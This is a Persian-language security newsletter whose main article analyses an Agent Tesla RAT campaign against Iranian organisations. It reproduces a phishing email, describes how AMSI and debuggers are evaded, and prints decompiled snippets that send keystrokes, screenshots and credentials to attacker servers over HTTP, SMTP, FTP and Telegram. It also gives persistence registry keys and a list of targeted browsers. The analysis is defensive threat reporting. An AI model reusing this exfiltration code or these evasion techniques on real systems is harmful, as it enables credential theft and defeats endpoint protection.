ماهنامه امنیت فناوری اطلاعات

شرکت مهندسی شبکه گستر | سال یازدهم | مرداد ۱۴۰۰

شبکه گستر

امنیت شما | وظیفه ما

فهرست مطالب

چکیده مدیریتی

در این شماره از ماهنامه امنیت فناوری اطلاعات شرکت مهندسی شبکه گستر به بررسی مهمترین رخدادها و رویدادهای مرتبط با امنیت فناوری اطلاعات در یک ماه گذشته پرداخته شده است.

در این ماهنامه به روش کار دو نمونه از باج‌افزارهای مخربی پرداخته شده که با بکارگیری یک رمزگذار تحت Linux در حال آلوده‌سازی بسترهای مجازی VMware ESXi و رمزگذاری ماشین‌های مجازی آنها هستند. انتشار این باج‌افزارها در حالی صورت می‌گیرد که سازمان‌ها به دلایلی همچون تسهیل و تسریع فرایند تهیه نسخه پشتیبان، سادگی نگهداری و بهینه‌تر شدن استفاده از منابع سخت‌افزاری بیش از هر زمانی به بسترهای مجازی روی آورده‌اند. علاوه بر دو باج‌افزار مذکور، در این ماهنامه عملکرد نسخ جدید چند باج‌افزار مخرب دیگر نیز مورد بررسی قرار گرفته است.

در اواسط تیر ماه، منابع خبری از فلج شدن شرکت‌های مختلف در نتیجه آلودگی به باج‌افزار REvil خبر دادند. همه این قربانیان در یک چیز مشترک بودند و آن استفاده مستقیم یا غیرمستقیم از سرورهای Kaseya VSA بود. پس از اجرای این حمله پیچیده و گسترده، مهاجمان درخواست باج ۷۰ میلیون دلاری در ازای ارائه یک کلید رمزگشایی مشترک و قابل استفاده برای تمامی قربانیان کردند. اما مدتی کوتاه پس از آن، کلید رمزگشایی به طرز مرموزی به‌صورت عمومی منتشر و در دسترس قربانیان قرار گرفت. جزییات کامل این حمله و ماجراهای پس از آن را در این ماهنامه بخوانید.

بر اساس گزارش‌هایی که شرکت مایکروسافت و موسسه سیتیزن‌لب آنها را ۲۴ تیر منتشر کردند و چکیده‌ای از آنها نیز در این ماهنامه ارائه شده، یک بدافزار ساخت شرکتی اسرائیلی با سوءاستفاده از دو آسیب‌پذیری روز-صفر جدید Windows در حال آلوده‌سازی دستگاه قربانیان به بدافزار DevilsTongue است. به گفته سیتیزن‌لب، این شرکت ابزارهای جاسوسی سایبری ساخت خود را منحصرا به دولت‌ها و نهادهای وابسته به آنها در کشورهای مختلف می‌فروشد. گزارش شده که ابزارهای مذکور قادر به جاسوسی از گوشی‌های iPhone، دستگاه‌های با سیستم عامل Android، دستگاه‌های Mac، دستگاه‌های تحت Windows و حساب‌های کاربری در بسترهای رایانش ابری هستند.

در ماهی که گذشت یک محقق امنیتی، تکنیک جدیدی را برای اجرای حملات NTLM Relay کشف کرد که مهاجمان را قادر به در اختیار گرفتن کنترل Domain Controller و در عمل کل دامنه شبکه می‌کند. شرکت مایکروسافت نیز همان‌طور که در این ماهنامه به آن اشاره شده با انتشار یک توصیه‌نامه ویژه به راهکارهای مقابله با PetitPotam پرداخته است.

در چهارمین ماه از سال ۱۴۰۰، مایکروسافت، سیسکو، سیتریکس، وی‌ام‌ور، بیت‌دیفندر، فورتینت، ادوبی، اوراکل، سولار ویندوز، اس‌آپ، گوگل، اپل، موزیلا، آپاچی و دروپل اقدام به عرضه به‌روزرسانی و توصیه‌نامه امنیتی برای برخی محصولات خود کردند. جزییات این به‌روزرسانی‌ها و گزارش‌های متنوع دیگر را در این ماهنامه بخوانید.

شرکت مهندسی شبکه گستر، ارائه‌دهنده محصولات و خدمات در زمینه امنیت شبکه از زمان تأسیس در سال ۱۳۷۰، همواره به امر آگاه‌سازی در زمینه امنیت فناوری اطلاعات به عنوان یکی از اصلی‌ترین راهکارهای مقابله با تهدیدات سایبری توجه خاص داشته است. امید است مطالب ماهنامه امنیت فناوری اطلاعات شرکت مهندسی شبکه گستر که حاصل تحقیق و پژوهش کارشناسان این شرکت است راهنمایی برای ارتقای دانش کاربران این حوزه باشد.

هشدارهای امنیتی

سازمان‌های ایرانی،
هدف بدافزار Agent Tesla

در هفته‌های اخیر، سازمان‌های ایرانی هدف کارزاری از بدافزار Agent Tesla قرار گرفته‌اند که در جریان آن ایمیل‌های جعلی با ظاهر و محتوای قابل باور به کاربران ارسال می‌شود. نکته قابل توجه در خصوص این ایمیل‌های فیشینگ، فارسی بودن محتوا و عنوان آنهاست که این خود احتمال به دام افتادن کاربران ایرانی را افزایش می‌دهد.

KAS-970800-pdf.7z
591 KB

From: KHalifeh <KHalifeh>
Sent: Wednesday, June 16, 2021 8:35 AM
To: info@shabakeh.net
Subject: KAS-970800 :مهلت تحویل پاکت درخواستی به کمیسیون معاملات دریاهشهر تا روز دوشنبه مورخ 1400/04/07

تامین کنندگان محترم

با سلام


احتراما نظر به آخرین پیشنهادفنی ارائه شده آن شرکت و طبق استعلام خواهشمند است 3 پاکت درخواستی را بصورت دربسته و قبل از تاریخ تعیین شده (با مطالعه ورعایت کامل توضیحات پیوست در ایمیل) مستقیما" به آدرس دفتر کمیسیون معاملات شرکت پتروشیمی مارون واقع در ماهشهر تحویل نمایید:

1. پاکت (الف)شامل مربوط به اسناد هویتی شرکت شامل (1- تصویر اساسنامه 2- تصویر ثبت شرکت 3 – آگهی تاسیس و آخرین تغییرات یا تصمیمات شرکت 4- تصویر شناسه ملی و کد اقتصادی شرکت 5- تصویر کارت ملی و شناسنامه مدیرعامل شرکت)
2. پاکت (ب) شامل ضمانت نامه بانکی شرکت در مناقصه معادل 2٪ مبلغ پیشنهادی


خانواده Agent Tesla را می‌توان در دسته بدافزارهای موسوم به Remote Access Trojan - به اختصار RAT - طبقه‌بندی کرد. نخستین نسخه از Agent Tesla حدود ۸ سال پیش شناسایی شد. اما با تکامل‌های مستمر این بدافزار توسط نویسندگان آن همچنان در فهرست تهدیدات فعال قرار دارد. بر طبق اعلام شرکت سوفوس (Sophos, Ltd)، بدافزار Agent Tesla سهمی ۲۰ درصدی از مجموع ایمیل‌های ناقل بدافزار را در دسامبر ۲۰۲۰ به خود اختصاص داده بود.

در ادامه این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده به برخی قابلیت‌های نسخ جدید Agent Tesla پرداخته شده است.

Agent Tesla از سوی نویسندگان آن به روش‌های مختلف، در قالب خدمات موسوم به Ransomware-as-a-Service به سایر تبهکاران سایبری فروخته می‌شود.




خریداران Agent Tesla قادر به سفارشی‌سازی بدافزار، توزیع آن و بهره‌برداری از آن به روش خود خواهند بود.




دامنه گسترده‌ای از مهاجمان از این بدافزار به‌منظور سرقت اطلاعات اصالت‌سنجی (Credential) و اطلاعات بالقوه حساس از روش‌هایی همچون تصویربرداری از صفحه کار، ثبت کلیدهای فشرده شده (Keylogger) و استخراج محتوای کلیپ‌برد (Clipboard) بهره می‌گیرند.

در نسخ جدید، بر اساس مقادیر تخصیص داده شده به مجموعه‌ای از متغیرها (Variable)، رفتار بدافزار در زمان اجرا تعیین می‌شود. مقادیر این متغیرها در قالب یک فایل به اصطلاح Config (پیکربندی) به بدافزار معرفی می‌شوند. با این توضیح که این تنظیمات توسط کامپایلر در فایل اجرایی که در نهایت باید بر روی دستگاه اجرا شود لحاظ می‌شود.

اصلی‌ترین روش انتشار Agent Tesla، ایمیل‌های هرزنامه‌ای (Spam) است که فایل ناقل این بدافزار را در پیوست خود به همراه دارند. برای مثال در تصویر نمایش داده شده در ابتدای این گزارش، فایل ناقل، در قالب یک فایل Yz به ایمیل پیوست شده است. در برخی نمونه‌ها نیز، فایل بدافزار از طریق ماکروی مخربی که در فایل Word یا Excel لحاظ شده، دریافت و اجرا می‌شود.



تصویر زیر نمونه‌ای از ماکروهای ناقل این بدافزار است. در نمونه مذکور، دسترسی به کد از طریق رمز عبور محدود شده است. در صورت اجرای ماکرو، تابع Workbook_BeforeClose به‌صورت خودکار زمانی که کاربر فایل را می‌بندد فراخوانی شده و در نهایت موجب دریافت و اجرای کد مخرب ناقل Agent Tesla می‌شود.



بهره‌گیری از ماکرو مختص به Agent Tesla نیست و در سال‌های اخیر، ماکروها یکی از مؤثرترین ابزارهای مورد استفاده ویروس‌نویسان برای انتشار بدافزارها بوده‌اند. بر طبق آمار شرکت امنیتی مک‌آفی (McAfee, LLC) در سه‌ماهه چهارم ۲۰۲۰، تعداد نمونه‌های جدید از ماکروهای مخرب مبتنی برOffice در مقایسه با سه‌ماهه قبل از آن ۱۹۹ درصد افزایش داشت.

در نسخ اخیر Agent Tesla از روش‌های مختلفی برای دشوار کردن افشای عملکرد مخرب بدافزار در بسترهای موسوم به سندباکس و در جریان تحلیل‌های ایستا بهره گرفته شده است.

فرایند دریافت و اجرای Agent Tesla معمولا به صورت چندمرحله‌ای (Multi-stage) است.

علاوه بر بکارگیری Packer، به‌منظور مبهم‌سازی (Obfuscation) کد، در مواردی، گردانندگان این بدافزار برخی اجزای مخرب را بر روی سایت‌های معتبر قرار می‌دهند تا ارتباطات با آن سایت‌ها، از سوی ابزارهای امنیتی و مسئولان امنیت مشکوک تلقی نشود.

اولین مرحله، شامل یک دریافت‌کننده (Downloader) مبتنی بر Microsoft .NET است که مبهم‌سازی شده و در تکه‌هایی که به‌صورت base64 کدگذاری شده‌اند از سایت‌هایی همچون Hastebin دریافت می‌شود. تکه‌های کد شده توسط base64 از سایر محتوای HTML از طریق سه نویسه @ که در ابتدا و انتهای هر تکه قرار گرفته جدا می‌شوند.

همچنین دریافت‌کننده تلاش می‌کند تا نشانی حافظه AmsiScanBuffer را به دست بیاورد. بدین‌منظور amsi.dll بوسیله تابع LoadLibraryA فراخوانی شده و پس از حاصل شدن نشانی پایه DLL از طریق GetProcAddress نشانی تابع به دست می‌آید.

به‌محض آنکه Agent Tesla نشانی AmsiScanBuffer را استخراج می‌کند ۸ بایت نخست نشانی این تابع را مورد دست‌درازی قرار می‌دهد.

در نتیجه این اقدام، AMSI خطای Code ۰x۸۰۰۷۰۰۵۷ را باز گردانده و عملا تمامی پویش‌های حافظه نامعتبر می‌شود. به‌عبارت دیگر آن بخش از سازوکار حفاظتی نقطه پایانی که وابسته به AMSI است قربانی شده و در برابر اسمبلی‌هایی که به صورت پویا توسط پروسه Agent Tesla فراخوانی می‌شوند بی‌اثر می‌شود. از آنجایی که این اقدام در همان مرحله اول عملیات دریافت‌کننده صورت می‌گیرد سازوکار حفاظتی در واکنش صحیح به سایر اجزای دریافت‌کننده، فراخوان‌کننده (Loader) مرحله دوم و در نهایت کد مخرب Agent Tesla ناکام می‌ماند.

پس از تکمیل فرایند دریافت، تکه‌ها، به یکدیگر الصاق شده و با یک الگوریتم ساده کدگشایی می‌شوند. بافر کدگشایی شده مرحله دوم کار است که وظیفه آن فراخوانی کد مخرب Agent Tesla است.

در گام دوم نیز از مجموعه‌ای اقدامات به‌منظور عبور از سد سندباکس‌های مبتنی بر دیباگ بهره گرفته می‌شود. ابتدا با استفاده از یک کلاس Microsoft .NET Debugger دو مورد Debugger.IsAttached و Debugger.IsLogging جهت بررسی فعال بودن دیباگ‌کننده فراخوانی می‌شوند. سپس از طریق تابع Windows API NtSetInformationThread فیلد ThreadHideFromDebugger به‌نحوی مقداردهی می‌شود که ترد (Thread) از دید دیباگ‌کننده مخفی بماند. با این مقداردهی، دیباگ‌کننده هیچ‌گاه نخواهد توانست که اطلاعات را از ترد استخراج کند. اگر چه این تکنیک را نمی‌توان جدید دانست اما همچنان در بی‌اثر کردن بسترهای سندباکس موثر عمل می‌کند.

در نسخ جدید در زمان اجرای Agent Tesla، در صورت فعال بودن هر نمونه دیگر از این بدافزار نسبت به متوقف کردن آن اقدام می‌شود. این سازوکار زمینه را برای ارتقای نسخه فعلی به نسخه جدید را فراهم می‌کند.

در ادامه متغیرها، مقداردهی می‌شوند. مقادیر این متغیرها نمونه به نمونه می‌تواند متفاوت باشد.

Agent Tesla از طریق یک تایمر که مجهز به روالی با نام GetLastInputInfo است ورودی کاربر را بررسی می‌کند. اگر ورودی کاربر شناسایی نشود Agent Tesla خود را متوقف می‌کند. این اقدام را نیز می‌توان در فهرست تکنیک های فرار از سد سندباکس Agent Tesla قرار داد.

Agent Tesla می‌تواند در بستر پودمان‌های زیر با سرور فرماندهی (C2) خود ارتباط برقرار کند:

- HTTP - داده‌ها مستقیما به کنسول کنترلی تحت وب مهاجم ارسال می‌شود.
- SMTP - داده‌ها از طریق یک حساب ایمیل هک شده به سرور ایمیل در کنترل مهاجم ارسال می‌شود.
- FTP - داده‌ها به سرور FTP در کنترل مهاجم ارسال می‌شود.
- TELEGRAM - داده‌های استخراج شده به یک اتاق گفتگوی خصوصی (Private Chat Room) در تلگرام ارسال می‌شود.

مهاجمان یکی از موارد مذکور را به عنوان پروسه پیکربندی از قبل تعیین شده خود انتخاب می‌کنند.

```
memoryStream.Position = 0L;
if (Config.NetworkProtocolMethod == 0)
{
    if (Config.SandboxDetected)
    {
        Config.SendDataOverHTTP(4, Convert.ToBase64String(memoryStream.ToArray()));
    }
}
else if (Config.NetworkProtocolMethod == 1)
{
    Config.SendDataOverSMTP(Config.ConcatenateElements(ENCRYPTED_STRINGS."SC"()), Config.HostFingerPrint(), memoryStream, 1);
}
else if (Config.NetworkProtocolMethod == 2)
{
    Config.SendDataOverFTP(memoryStream.ToArray(), string.Concat(new string[]
    {
        ENCRYPTED_STRINGS."SC_"(),
        Config.BotName.Replace(ENCRYPTED_STRINGS."/"(), ENCRYPTED_STRINGS."-"()),
        ENCRYPTED_STRINGS."_"(),
        DateTime.Now.ToString(Config.DateStringFormat),
        ENCRYPTED_STRINGS.".jpeg"()
    }));
}
else if (Config.NetworkProtocolMethod == 3)
{
    try
    {
        Config.TelegramLog.SendDocument(memoryStream.ToArray(), Config.BotName.Replace(ENCRYPTED_STRINGS."/"(), ENCRYPTED_STRINGS."-"()) + ENCRYPTED_STRINGS."\u0020"() +
          DateTime.Now.ToString(ENCRYPTED_STRINGS."yyyy-MM-dd\u0020hh-mm-ss"()) + ENCRYPTED_STRINGS.".jpeg"(), Config.ConcatenateObjects(ENCRYPTED_STRINGS."Screenshot"()),
          ENCRYPTED_STRINGS."image/jpeg"());
    }
```

مهاجمان به‌ندرت از پودمان FTP استفاده می‌کنند. شاید یکی از دلایل اصلی آن در دسترس قرار گرفتن داده‌ها در نتیجه درج نشانی سرور، نام کاربری و رمز عبور در کد فایل مخرب بدافزار باشد.

گزینه پرطرفدار، اما، SMTP است. احتمالا به این دلیل که برای مهاجمان امن‌تر بوده و بهره‌گیری از آن به زیرساخت کمتری نیاز دارد؛ در SMTP مهاجم صرفا به یک حساب ایمیل مبتنی بر SMTP نیاز دارد؛ حال آن که در HTTP نیاز به راه‌اندازی و نگهداری یک سرور وبی خواهد بود که بر روی آن کنسول کنترلی اجرا می‌شود.

در عین حال روش HTTP مزایای خاص خود را برای مهاجمان دارد. از جمله:

- اجرای هر کدام از توابع به‌صورت از راه دور (Remotely)
- اطلاع‌رسانی نصب موفق بدافزار به مهاجمان
- حذف بدافزار به‌صورت از راه دور
- رمزگذاری ترافیک
- امکان استفاده از TOR Proxy

جدول زیر قابلیت‌های پشتیبانی شده در هر کدام از پودمان‌های ارتباطی Agent Tesla را نمایش می‌دهد.

Command	Code	String command	Payload	Mode	HTTP	SMTP	FTP	TELEGRAM	Enabled
Bot Installed	0	-	NO	Bot → C2	YES	NO	NO	NO	Config
Keep Alive?	1	-	NO	Bot → C2	YES	NO	NO	NO	Config
Uninstall	2	-	NO	Bot → C2 → Bot	YES	NO	NO	NO	Default
Keyboard Logs	3	KL	YES	Bot → C2 (path) Bot → C2 (data)	YES	YES	YES	YES	Config
Screenshots	4	SC	YES	Bot → C2	YES	YES	YES	YES	Config
Stolen Creds	5	PW	YES	Bot → C2	YES	YES	YES	YES	Default
Cookies	6	CO	YES	Bot → C2	YES	YES	YES	YES	Config

در بستر HTTP، به‌منظور اطلاع‌رسانی نصب موفق بدافزار، یک پیام HTTP خالی به سرور فرماندهی ارسال می‌شود.

```
// Token: 0x0600002C RID: 44
public static void BotInstalled()
{
    try
    {
        Config.SendDataOverHTTP(0, ENCRYPTED_STRINGS.""());
    }
    catch (Exception expr_0E)
    {
        ProjectData.SetProjectError(expr_0E);
        ProjectData.ClearProjectError();
    }
}
```

از طریق یک تایمر نیز، ارسال پیام خالی HTTP برای اعلام فعال بودن بدافزار در بازه‌های زمانی مشخص، تجدید می‌شود.

```
public static void Thread_C2_KeepAlive(object obj, ElapsedEventArgs elapsedEventArgs)
{
    try
    {
        Config.SendDataOverHTTP(1, ENCRYPTED_STRINGS.""());
    }
    catch (Exception arg_0E_0)
    {
        ProjectData.SetProjectError(arg_0E_0);
        ProjectData.ClearProjectError();
    }
}
```

یک تایمر دیگر هم موظف به زمانبندی بررسی دریافت فرمان حذف (Uninstall) از سوی مهاجمان به‌صورت دوره‌ای خواهد بود.

همچنین اگر چه از پودمان امن HTTPS استفاده نمی‌شود اما Agent Tesla ترافیک HTTP را از طریق Triple DES و کلیدی که در فایل Config معرفی شده رمزگذاری می‌کند.

در صورتی که در فایل Config تعیین شده باشد، بدافزار نسخه‌ای از TOR Client را از سایت رسمی TOR دریافت و اجرا می‌کند. اما اگر TOR Client از قبل نصب شده باشد، Agent Tesla فرایند مذکور را متوقف می‌کند.

```
if (Config.SetProxy)
{
    if (!torBrowser.CheckTorProcess(Config.TorProcessId) | Config.TorProcessId == 0)
    {
        torBrowser.Kill();
        torBrowser.DownloadAndInstallTor();
        Config.TorProcessId = torBrowser.InitializeTorAndGetItsProcID(ENCRYPTED_STRINGS."-f\u0020"() + torBrowser.TorDirectory + ENCRYPTED_STRINGS."\\Data\\Tor\\torrc"());
    }
    torBrowser.StartTorProxy();
}
```

چنانچه در فایل Config مقدار true به متغیر مرتبط با ماندگاری (Persistence) تخصیص داده شده باشد، بدافزار خود را در یک پوشه با مشخصه Hidden (مخفی) و System (سیستمی) کپی می‌کند. همچنین با ایجاد کلید در مسیرهای زیر در محضرخانه (Registry) سیستم عامل، موجب فراخوانی خود در هر بار راه اندازی دستگاه می‌شود:

- SOFTWARE\Microsoft\Windows\CurrentVersion\Run
- SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run

در برخی کارزارها از Windows Task Scheduler نیز به‌عنوان یک سازوکار ماندرگای سوءاستفاده می‌شود.

بدافزار از نشانی IP دستگاه از طریق API سایت ipify.org مطلع می‌شود.

```
// Token: 0x0600001B RID: 27 RVA: 0x00004F86 File Offset: 0x00003186
private static void ObtainExternalIPByIpify()
{
    if (Config.GetBotIP)
    {
        Config.BotIP = Config.GetIPUsingIpify();
    }
}

// Token: 0x0600001C RID: 28 RVA: 0x0000C394 File Offset: 0x0000A594
public static string GetIPUsingIpify()
{
    string result;
    try
    {
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(ENCRYPTED_STRINGS."https://api.ipify.org"());
        httpWebRequest.Credentials = CredentialCache.DefaultCredentials;
        httpWebRequest.KeepAlive = true;
        httpWebRequest.Timeout = 10000;
        httpWebRequest.AllowAutoRedirect = true;
        httpWebRequest.MaximumAutomaticRedirections = 50;
        httpWebRequest.Method = ENCRYPTED_STRINGS."GET"();
        httpWebRequest.UserAgent = ENCRYPTED_STRINGS."Mozilla/5.0\u0020(Windows\u0020NT\u002010.0;\u0020Win64;\u0020x64;\u0020rv:80.0)\u0020Gecko/20100101\u0020Firefox/80.0"();
        using (WebResponse response = httpWebRequest.GetResponse())
        {
            if (Operators.CompareString(((HttpWebResponse)response).StatusDescription, ENCRYPTED_STRINGS."OK"(), false) == 0)
            {
                using (Stream responseStream = response.GetResponseStream())
                {
                    StreamReader streamReader = new StreamReader(responseStream);
                    string text = streamReader.ReadToEnd();
                    result = text;
                    return result;
                }
```

Agent Tesla از IP دستگاه و موارد زیر به‌عنوان شناسه (Fingerprint) دستگاه بهره می‌گیرد:

- نام پردازشگر (از طریق کلاس Name در Windows Management Interface)
- میزان حافظه (از طریق Microsoft .NET ComputerInfo().TotalPhysicalMemory)
- سیستم عامل (از طریق Microsoft .NET ComputerInfo().OSFullName)
- نام کاربری (از طریق Microsoft .NET SystemInformation.UserName)
- نام دستگاه (از طریق Microsoft .NET SystemInformation.ComputerName)
- تاریخ و زمان جاری (از طریق Microsoft .NET DateTime.Now)

```
// Token: 0x06000057 RID: 87 RVA: 0x00020B30 File Offset: 0x0001ED30
public static string HostFingerPrint()
{
    string[] array = new string[19];
    while (true)
    {
        IL_08:
        uint arg_12_0 = 1941390917u;
        while (true)
        {
            uint num;
            switch ((num = (arg_12_0 ^ 507164135u)) % 11u)
            {
            case 0u:
                array[6] = ENCRYPTED_STRINGS.GetString(141316);
                array[7] = SystemInformation.ComputerName;
                arg_12_0 = (num * 3804271263u ^ 2847891269u);
                continue;
            case 1u:
                array[14] = f."<br>";
                array[15] = ENCRYPTED_STRINGS.GetString(141284);
                array[16] = f.GetComputerInfo(f.InfoTypes.AmountOfMemory);
                arg_12_0 = (num * 3972900987u ^ 2439469287u);
                continue;
            case 2u:
                array[11] = f."<br>";
                array[12] = ENCRYPTED_STRINGS.GetString(141252);
                array[13] = f.GetComputerInfo(f.InfoTypes.ProcessorName);
                arg_12_0 = (num * 1926560585u ^ 2665482616u);
                continue;
            case 4u:
                array[3] = ENCRYPTED_STRINGS.GetString(141156);
                arg_12_0 = (num * 2351076241u ^ 517914957u);
```

یکی از اصلی‌ترین اقدامات مخرب Agent Tesla سرقت اطلاعات اصالت‌سنجی است. تعداد برنامه‌های هدف قرار گرفته شده توسط این بدافزار در هر نسخه جدید از این بدافزار افزایش می‌یابد. از جمله برنامه‌هایی که Agent Tesla برای دستیابی به اطلاعات اصالت‌سنجی آنها تلاش می‌کند می‌توان به موارد زیر اشاره کرد.

مرورگرها:

- Chrome
- Firefox
- Edge
- Safari
- SRWare Iron
- CoolNovo
- QQ Browser
- UC Browser
- Elements Browser
- QIP Surf
- Epic Privacy
- Amigo
- Coccoc
- Coowon
- Torch Browser
- Orbitum
- Yandex Browser

- Sputnik
- Chedot
- Vivaldi
- Iridium Browser
